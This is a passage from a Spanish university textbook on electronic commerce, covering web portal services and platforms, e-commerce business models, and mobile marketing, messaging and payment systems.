Así, no será lo mismo establecer un carrito de la compra si el nuestro es un portal corporativo que no dispone de catálogo, o bien incorporar mensajería instantánea o chats si no es un portal orientado a fomentar relaciones en una comunidad.
Pero con el fin de incorporar una lista de los servicios más comunes en un portal se propone la siguiente:

- Mensajería instantánea
- Chat
- Foros
- Correo electrónico
- Buscador
- Registro de usuarios
- Personalización de usuarios
- Elaboración de perfiles
- Descargas y subidas de ficheros
- FAQs o preguntas frecuentemente demandadas
- Catálogos de productos
- Carritos de compra
- Atención al cliente
- Contacto

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Ayuda
- Guías
- Mapa web
- Barras de navegación
- Sindicación de contenidos

A todo esto, hay que añadirle nuestra propia información y la posibilidad de personalizarlo a nuestro gusto, puesto que es posible que muchos de los servicios anteriores no necesitemos incluirlos en nuestro portal. También hay que tener en cuenta que hay software para cada uno de los servicios anteriormente mencionados y que sólo necesitamos crear la plataforma adecuada para unir todas esas piezas de software para crear nuestro portal.

Plataformas de portales

Afortunadamente no es necesario crear un desarrollo desde cero para unir todas esas piezas de software anteriores para crear el portal. Existen en el mercado multitud de software gratuito y de pago en función de nuestras necesidades.

Podemos encontrar plataformas gestionadas por grandes empresas y de propósito general y ambicioso, plataformas orientadas a soportar grandes cantidades de información, con interfaces de gestión y administración multiusuario, que permiten crear perfiles distintos dentro del portal como un administrador general, un administrador de contenidos, gestores de contenidos, publicadores, redactores, revisores, lectores, etc. Este tipo de portales son especialmente dedicados a empresas de mediano y gran tamaño, o bien que necesiten procesar mucha información. También este tipo de portales suele integrarse con otros tipos de software como gestores de contenidos, gestores documentales, motores de personalización y recomendación para realizar cross-selling y up-selling (venta cruzada y recomendaciones), CRMs para gestión de información de clientes, call-centers, etc.

Algunos portales de este tipo son:

IBM Websphere portal

http://www-142.ibm.com/software/products/es/es/portal

Oracle Weblogic Portal

http://www.oracle.com/technetwork/middleware/weblogic-portal/overview/index.html

Oracle Portal

http://www.oracle.com/global/lad/appserver/portal_home.html

Microsoft Sharepoint Portal Server

http://sharepoint.microsoft.com/es-es/Paginas/default.aspx

Por otro lado, encontramos las soluciones gratuitas que bajo un determinado modo de licencia software nos permitirán usarlo sin restricciones de uso educativo, laboral o comercial y hasta incluso modificar el código fuente para hacerlo a nuestra medida. Hay que tener en cuenta que la mayoría no cuentan con los mismos servicios y herramientas que las versiones comerciales anteriormente citadas, pero en la mayoría de los casos son soluciones totalmente válidas para la gran parte de los negocios que requieren presencia en Internet. Algunos de los portales más destacados son:

PHP Nuke: http://phpnuke.org/

Mambo Server: http://www.mamboserver.com/

Sobre este último podemos acceder a una versión de demostración online para ver los servicios que contiene y su administración:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

http://www.mamboserver.com/index.php?option=com_content&task=view&id=35&Itemid=116
Joomla: Otro software CMS, se trata de un proyecto derivado de Mambo, bastante actual y con gran aceptación, y puede encontrarse en: http://joomla.org/ y en la versión en español en: http://www.joomlaspanish.org/
OpenCMS: http://www.opencms.org Es un software más elaborado ya que tiene la funcionalidad de gestor documental.
Drupal: http://drupal.org.es/ Software escrito en php y de gran aceptación en la comunidad internauta debido a su potencia y sencillez.
Una lista más exhaustiva de todos los portales de tipo opensource la podemos encontrar en: www.opensourcecms.com donde además podemos probarlos online para hacer nuestras comparativas antes de descargarlos e instalarlos.
En este momento, otro punto a favor a la hora de encontrar un sitio de hosting, en relación con el apartado anterior, es conocer si el proveedor de hosting tiene esa herramienta ya disponible a los usuarios y de esta manera no es necesario tener que instalar nada, o bien por lo menos si el proveedor de hosting tiene los requisitos necesarios para que podamos instalar nuestro portal opensource.
Si tiene interés por instalar y "jugar" un poco con alguno de los portales indicados anteriormente, lo más indicado será disponer de un servidor web (por ejemplo, Apache), más un módulo php y una base de datos (por ejemplo MySQL). Todo esto puede configurarlo paso a paso con estupendos manuales que se encuentran en Internet, pero también puede bajarse distribuciones LAMP o WAMP (acrónimos de Linux o Windows + Apache + MySQL +PHP, Perl o Python) que vienen ya configuradas y simplemente hay que ejecutar el asistente para tener todo el entorno creado y poner sobre él nuestro portal. Estas distribuciones inicialmente no son aptas para un sitio en producción y si no se configuran adecuadamente como digo sólo servirían para realizar pruebas. Si necesita crear un servidor dedicado debe entonces revisar la documentación para poner una seguridad más específica. Pero una vez probado nos puede dar mucha ayuda a la hora de subir nuestro portal a un proveedor de hosting en Internet.
Se puede descubrir distintas distribuciones WAMP o LAMP realizando una búsqueda de estos términos en un buscador de Internet, pero aquí le dejo un par de enlaces por si es de su interés:

- **XAMPP**: http://www.apachefriends.org/es/xampp.html
- **Vertrigo Server:** http://vertrigo.sourceforge.net/?lang=es
- **WAMP**: http://www.en.wampserver.com/
- **LAMP**: http://www.onlamp.com/

3 Modelos de comercio electrónico

Las transacciones del comercio-e pueden clasificarse de acuerdo a la ***naturaleza de los participantes*** en las mismas. Esto da lugar a tres categorías fundamentales:

- *Business to Consumer (B2C)*, que implica la venta de bienes y servicios a usuarios finales. Todas las "tiendas virtuales" están incluidas en esta categoría. Un ejemplo típico de las mismas es la librería virtual Amazon (http://www.amazon.com/).

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- *Business to Business (B2B)*, que implica la venta de bienes y servicios entre empresas. Un ejemplo es Milacron (http://www.milacron.com/), proveedor a empresas de sistemas para el procesamiento de plástico.
- *Consumer-to-Consumer (C2C)*, que implica la compra-venta entre usuarios finales. El ejemplo típico de este tipo de comercio electrónico son los sitios Web de subastas como eBay (http://www.ebay.es/).

Hay autores que citan otras categorías, por ejemplo, el B2E (*Business to Employee*) o el C2B (*Consumer-to-Business*).

- El B2E incluye los intercambios comerciales de las empresas con sus propios empleados. Por ejemplo, una empresa turística puede ofrecer paquetes u ofertas especiales para empleados. Desde este punto de vista, el B2E es un tipo de B2C, pero también se utiliza el término B2E para hacer referencia al soporte mediante redes de otros procesos que no son estrictamente B2C, tales como el pago de gastos de desplazamiento, facturación de comisiones de ventas, etc.
- Por otro lado, el C2B viene a dar nombre a situaciones concretas en las que un grupo de consumidores se reúne para hacer una petición a una o varias empresas de un producto o servicio determinado, habitualmente en condiciones de precio concretas. Si bien en este caso el inicio de la transacción está en los consumidores, al final el intercambio es de tipo B2C, por lo que pueden considerarse una categoría especial dentro de B2C.

Otras categorías que se mencionan en ocasiones son las relaciones entre las administraciones del estado con las empresas, con los consumidores o con otras administraciones, que siguen las siglas A2B/C/A (*Administration to Business/Consumer o Administration*). Este tipo de relaciones podría incluir el cobro de impuestos o las gestiones de las solicitudes de servicios o subvenciones. No obstante, ese tipo de transacciones no son libres y no entran en la lógica del intercambio por el valor subjetivo de los bienes y servicios, por lo que no pueden llamarse propiamente "comercio".
Recientemente se han introducido otros criterios de categorización. Posiblemente el más conocido es el del ***tipo de tecnología utilizada***, que ha surgido por la extensión del uso del teléfono móvil y otros dispositivos móviles para las transacciones comerciales (*mobile commerce* o *m-commerce*).

4 Aplicaciones de comercio para móviles

4.1 Tecnologías móviles

Después de la mala reputación adoptada por los terminales móviles en el pasado, en parte gracias a tecnologías como WAP 1.0, los nuevos terminales adquieren un nuevo poder de comunicación frente a la "tradicional" manera de navegación con cables.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Las características destacadas de estos dispositivos son:

- Conocimiento de la localización del usuario.
- Operaciones sobre un dispositivo.
- Siempre activo.
- Dispositivos de alerta universal.

4.1.1 ¿A qué retos se enfrenta el mercado móvil?

La mayoría de las páginas hoy día se establecen para navegadores de escritorio y acceder mediante un dispositivo móvil a menudo resulta una experiencia pobre y frustrante para el usuario debido al contexto de uso y a los límites de los tamaños de la pantalla y la poca cantidad visible por el usuario.
Los estrechos límites obligan en la mayoría de los casos a realizar demasiado scroll y visualizar páginas sobrecargadas de imágenes y enlaces, lo que puede ser resuelto adoptando un estilo consistente.
Además, la introducción de información por parte del usuario también es difícil en comparación con los ordenadores de escritorio, o aquellos equipados con teclados. Los dispositivos móviles disponen a menudo de un teclado muy limitado y sin un dispositivo apuntador, o ratón, lo que hace muy difícil escribir largas URLs. Asimismo, la entrada de datos en los formularios se hace complicada.
El ancho de banda y los costes también interfieren en la navegación, ya que en muchos casos el hardware y la conectividad de estos dispositivos hace que páginas grandes y pesadas tarden mucho en poder verse correctamente, con el consecuente gasto de dinero pro-tiempo de conexión y descarga de contenidos. También podemos añadir a esta experiencia la descarga de contenido no solicitado por el usuario, como páginas y anuncios publicitarios, ventanas emergentes y código que sólo funcionará en ciertos navegadores avanzados.
Los objetivos de los usuarios también influyen en las prácticas de navegación, ya que normalmente son diferentes a los intereses de los usuarios de ordenadores de escritorio. Los usuarios móviles se centran en acceder directamente a los contenidos que desean, sin intermediaciones y a menudo buscan partes específicas de información, así como su interés decrece al buscar documentos, o simplemente navegar. La propia ergonomía de estos dispositivos hace que sea muy difícil poder leer documentos en sus pantallas.
Los desarrolladores de sitios comerciales deberían notar estas diferencias al crear sus sitios y al establecer su publicidad. Por ejemplo algunos mecanismos utilizados para establecer la publicidad, como ventanas emergentes (pop-ups) y banners grandes no se mostrarán, o no lo harán de manera adecuada.
A todo esto, hay que añadir las limitaciones de los terminales móviles. Restricciones impuestas por el teclado, la pantalla que afectan a la usabilidad de los sitios web. Además, muchos terminales no aceptan ciertos plug-ins, lo que puede dar como consecuencia que cierto contenido sea limitado y en muchos casos el usuario no tiene la posibilidad de actualizar su navegador, o instalar uno más avanzado. Asimismo, algunas tecnologías para mostrar contenido como capas flotantes, tablas procesan largas y complejas hojas de estilo y manejan marcas inválidas para estos navegadores limitados. Algunos de estos dispositivos disponen de una cantidad limitada de memoria, por lo que largas páginas pueden no ser vistas en su totalidad, o de manera correcta.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.2 Uso del móvil como un elemento adicional para la venta

Mobile Marketing se puede definir como el uso de comercialización a través de técnicas de comunicación mediante teléfonos móviles. Esto implica la utilización de varios canales de información: SMS y MMS, mensajes de voz y los sitios de Internet móvil. La comercialización mediante móvil puede ser dividido en las siguientes subcategorías:

- **Internet móvil:** Conectar con sus clientes en nuestra plataforma de Internet móvil.
- **Conectividad y mensajería:** integración de conectividad SMS y MMS con las aplicaciones.
- **Entretenimiento Móvil:** hacer crecer el negocio con soluciones de entretenimiento móvil.
- **Mobile Marketing:** publicidad y marketing mediante móvil.
- **Pago móvil:** Posibilidad de usar plataformas de pago mediante móviles.

El crecimiento de la web en dispositivos móviles es enorme. Hay cerca de cuatro mil millones de dispositivos móviles en el mundo, cerca de cuatro veces más que el número de PCs.
Hay 40 millones de usuario móviles sólo en Estados Unidos y 42 millones en Europa. Lo que significa un montón enorme de consumidores.
La web móvil está creciendo muy rápidamente. Cada día más usuarios utilizan sus dispositivos para acceder a la web, junto con nuevos dispositivos que incorporan nuevos y potentes navegadores y según los nuevos dispositivos reemplacen a los viejos, más usuarios accederán a la web.
Las grandes marcas no son ajenas a este hecho, y todas ellas poseen su presencia móvil en internet y sobre esto, los pequeños y medianos comercios y empresas también acercan sus servicios a la red móvil, desde restaurantes a tiendas online.
Todo lo que puedes poner en tu sitio web, lo puedes poner en móvil, teniendo en cuenta sus limitaciones, no puedes sobrecargar el contenido. Así que, la información básica podría constar de:

- Detalles de contacto.
- Direcciones o un mapa.
- Quién eres, qué hacéis, por qué elegirte (todo en muy pocas palabras, a ser posible).

Como ejemplo un restaurante podría poner sus menús. Una tienda poner sus cupones descuento, una peluquería sus últimos diseños, un cerrajero sus números de contacto de urgencia, una librería sus últimos títulos a la venta o los más vendidos, un teatro el horario de sus funciones, un periódico su resúmenes de prensa, etc.

4.2.1 Mensajería

La mensajería móvil es realmente sencilla y es una de las actividades más predominantes, más incluso que ver la web con un navegador. No se puede ignorar la mensajería, ya que supone un gran trozo del pastel y una gran oportunidad de beneficio. Los mensajes vienen en una variedad de formatos, siendo los más relevantes **SMS** (Short Messaging Service), que permite enviar texto y **MMS** (Multimedia Messaging Service) que permite enviar fotos, audio y vídeo y texto enriquecido.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Más de 10.000 millones de mensajes de texto son enviados cada mes en todo el mundo y se estima que alrededor del 98% [4]de los dispositivos móviles soportan SMS.
Aunque la mayoría del uso de los SMS suele ser de persona a persona, también existe la posibilidad de realizar envíos de uno a varios o de varios a uno. Los proveedores de contenido han visto el poder que tiene enviar texto como parte del contenido web a usuarios móviles. Por ejemplo, los usuarios pueden realizar una búsqueda enviando un SMS en lugar de escribir una consulta a través de un buscador en un navegador.
Google SMS (http://www.google.com/sms) ofrece búsquedas mediante SMS, permitiendo combinar texto y consultas. Se envía un SMS al número 466453 (USA) y los resultados se enviarán como un mensaje de texto. A veces los mensajes son múltiples debido a las restricciones de 160 caracteres de los SMS. Este servicio todavía no está disponible en España, pero podemos encontrar otras aplicaciones para móviles en nuestro país en la página: http://www.google.es/intl/es_es/mobile/default/
Otros servicios similares son:

- **Yahoo! oneSearch** (http://mobile.yahoo.com/onesearch) y
- **4INFO** (http://4info.net)

Los códigos a los que enviar los mensajes son conocidos como **Short Codes** y difieren de los números de teléfono en que actúan como nombres de dominio para los mensajes de texto y su tamaño varía entre los 4 y 6 dígitos. Esto indica que hay una cantidad limitada de códigos por ejemplo en Estados Unidos los códigos son de 5 dígitos dentro del rango 20000-99999, lo que da una cantidad de 79.999 números disponibles.
Se pueden registrar códigos en las siguientes direcciones:

- **U.S.:** http://www.usshortcodes.com
- **U.K.:** http://www.short-codes.com

Más información sobre códigos de operadores en España:
http://es.wikitel.info/wiki/Espa%C3%B1a:_Numeraci%C3%B3n_de_operadores

4.2.2 ¿Cómo ser encontrado?

Utiliza un dominio .mobi que apunte a tu sitio web.
Es preferible utilizar un registro de dominio de este tipo: "empresa.mobi" que utilizar mobi.empresa.com. Algunos autores [5]avalan con sus resultados que Google indexa con más rapidez los dominios empresa.com y empresa.mobi que el resto y aparecen antes en las búsquedas. Tal es así que al realizar las búsquedas con la versión móvil de Google en sus resultados aparecen los dominios .mobi si la empresa lo tiene.
Utiliza las mismas buenas prácticas de diseño SEO [6]para la web que para el diseño móvil.
Existe un grupo de trabajo que implementa recomendaciones de buenas prácticas para el diseño de interfaces web para móviles[7]. Los estándares mejoran la comprensión del código por parte de los desarrolladores de aplicaciones y de las máquinas, en este caso de los robots de búsqueda como Google.

[4] CellSigns, "Text Messaging Statistics," http://www.cellsigns.com/industry.shtml.
[5] www.mobithinking.com
[6] http://es.wikipedia.org/wiki/Search_engine_optimization
[7] http://www.w3.org/TR/mobile-bp/

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Registre su sitio en tantos buscadores como pueda.
Asegúrese también de que haya otros sitios que le enlacen a su sitio móvil.
Use auto detección e intercambio de enlaces.
Algunos usuarios escribirán la dirección que ya conocen, terminada en .com, .es o cualquier otro TLD asociado al reconocimiento de marca, por lo que si acceden mediante un terminal móvil es posible que no vean la página correctamente. Una buena práctica es usar scripts dinámicos que reconozcan los navegadores de los terminales móviles y redirijan al dispositivo a la página correcta.
Utilice buscadores locales
Una búsqueda móvil eficiente permite al personal de marketing alcanzar a compradores con ofertas relevantes para sus intereses. La importancia de la búsqueda local crece rápidamente porque es más medible que un listado orgánico tradicional. El número de búsquedas móviles aumentará en un futuro a medida que los teléfonos se hagan más sofisticados. El departamento de marketing debe asegurarse de que los resultados móviles se muestren los primeros [53-55].

4.3 Introducción al marketing por móvil

Ya no es necesario que los usuarios tengan que recordar "el conectarse a Internet" al llegar a su ordenador de escritorio, ya que pueden hacerlo inmediatamente desde su propio terminal móvil.
Con terminales móviles la navegación adquiere una audiencia más alta, pudiendo incluso llegar a donde los terminales basados en cables no pueden, como por ejemplo proporcionar información médica en entornos de alta montaña.
El acceso web mediante móvil es particularmente prometedor en mercados emergentes donde las redes inalámbricas se encuentran infradesarrolladas.
La evidencia sugiere que la conexión inalámbrica como primer medio de acceso a la web juega un papel importante en los países de desarrollo. De acuerdo a las estadísticas de la BBC [8]de Julio de 2006, el 61% de los accesos internacionales al sitio WAP de la BBC fueron desde Nigeria y el 19% desde Sudáfrica.
El alcance de los móviles es comparable al de otros mass media como la televisión y la radio y significativamente con más alcance que la prensa, Internet y el cine.

[8] http://news.bbc.co.uk/2/hi/africa/4795255.stm

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239




Ilustración 1. Le Guide du Marketing Mobile, Julio 2006


En 2006 aproximadamente 600000 usuarios de dispositivos móviles hacía uso de las características avanzadas de los teléfonos móviles.


El 50% de los usuarios eran básicos. Usaban el terminal básicamente como teléfono, disponían de un conocimiento básico de su terminal, usaban el mismo terminal durante mucho tiempo y la marca preferida era Nokia. Su disposición hacia el marketing móvil era bastante reservada.

Un 11% eran usuarios avanzados. Intercambian muchos datos entre móviles y otras aplicaciones o Internet. Hacen un uso intensivo de aplicaciones multimedia u ofimáticas con mayor tendencia a comprar móviles de marca, Sony Ericsson, Nokia y Samsung (iPhone en USA). Disponen de un profundo conocimiento de los terminales y portales. Abiertos al marketing móvil. Cambian de terminal asiduamente y se adaptan rápidamente a la nueva tecnología. Además, están relativamente abiertos a la información gratuita con publicidad vía móvil.

Un 38% eran usuarios funcionales: Utilizan las aplicaciones, pero no intercambian grandes cantidades de datos con otras aplicaciones o Internet. La gran mayoría son propietarios de un modelo Nokia. Disponen de un conocimiento medio de su terminal y están menos abiertos al marketing móvil. Mayor predominancia del público femenino en este grupo.

A esta información donde los usuarios avanzados estaban más dispuestos a recibir información en su móvil, hay que añadir que la respuesta vía móvil es casi inmediata al realizar una campaña.







Una curiosa encuesta desvela que la gran mayoría se llevaría a una isla desierta su teléfono móvil antes que la televisión. Un 38% de los usuarios volverían a casa antes a por su móvil que a por su

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

cartera si se lo hubieran olvidado. Un 63% no prestaría su teléfono a un amigo. Un 56% ha ligado mediante el móvil y un 14% responderían al teléfono si este suena durante el acto sexual.
Todo esto indica que el móvil es algo muy personal, cercano y que el usuario siempre lleva consigo.
Acerca de un 50% de los teléfonos móviles están equipados con SMS y MMS así como de conexión a internet.




Los portales de los operadores no son demasiado visitados por sus usuarios, la gran mayoría no lo hacen o cerca de un 20-30% lo han hecho un par de veces en los últimos 6 meses.



Todas las grandes empresas han realizado campañas de marketing móvil vía SMS o MMS. El impacto de las campañas de marketing vía SMS o MMS, ha aumentado significativamente.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Percent of Consumer Recipients of SMS or MMS Mobile Marketing from Leading Brands in Europe Who Have Requested More Information or a Product Sample, January 2006 & July 2007 (% of respondents)



Note: numbers may not add up to 100% due to rounding
Source: Airwide Solutions, "Mobile Marketing" conducted by Vanson Bourne, October 9, 2007

088261 www.eMarketer.com


Time Spent* on Mobile Internet Activities by US Internet Users, June 2010
mins:secs

Email	25:00
Portals	7:00
Social networks/blogs	6:18
Search	4:12
News	2:42
Entertainment	2:00
Music	1:54
Weather	1:42
Sports	1:24
Videos/movies	1:12
Other**	6:42

*Note: *read chart as saying that if all time spent on the internet by US users was condensed into 1 hour, then email usage would comprise 25 mins; **refers to the 14 remaining online sectors visited from mobile phones*
Source: The Nielsen Company, "What Americans Do Online: Social Media and Games Dominate Activity" as cited on company blog, Aug 2, 2010

118491 www.eMarketer.com

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



4.3.1 Formatos más utilizados en marketing móvil

A continuación se muestran algunos de los formatos más utilizados en las campañas móviles.

Anuncios	• Banners / Links sponsorizados • Directorios • Mailing SMS/MMS
Respuesta directa	• SMS a e-mail • Internet móvil • SMS a Call-center
Interactivo	• SMS y concursos • Sitio de internet móvil • Personalización GSM
Participativo	• Comunidad SMS/MMS • MMS Blogging

4.4 Móvil como medio de pago

Poder pagar desde el teléfono móvil constituye la última posibilidad que se le ha ofrecido a los consumidores de llevar a término un pago electrónico. Y es que el último esfuerzo de desarrollar el pago electrónico por parte de las entidades de crédito se ha encaminado a convencer a las compañías prestadoras de servicios telefónicos del futuro inminente de estas modernas formas de pago.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Por lo que atañe a la ejecución de una operación de pago electrónico desde el móvil se debe comenzar diciendo que, hasta este momento, en
España, existen las siguientes iniciativas: Móvilpago, que fue un proyecto de pago electrónico nacido de la colaboración del BBVA y de Telefónica; Pagomóvil, fruto de la unión entre BSCH y Vodafone (que se fusionaron con los anteriores dando lugar a la compañía MoviPay); Caixamóvil, que aúna los esfuerzos de la Caixa y VISA; y Paybox que entró en España de la mano de Deutsche Bank.
De estos sistemas, algunos utilizan la tarjeta bancaria, como soporte del sistema, mientras que los otros dos sistemas usan tecnologías diferentes, al cargar los pagos de las compras en la factura telefónica o directamente en una cuenta del banco.
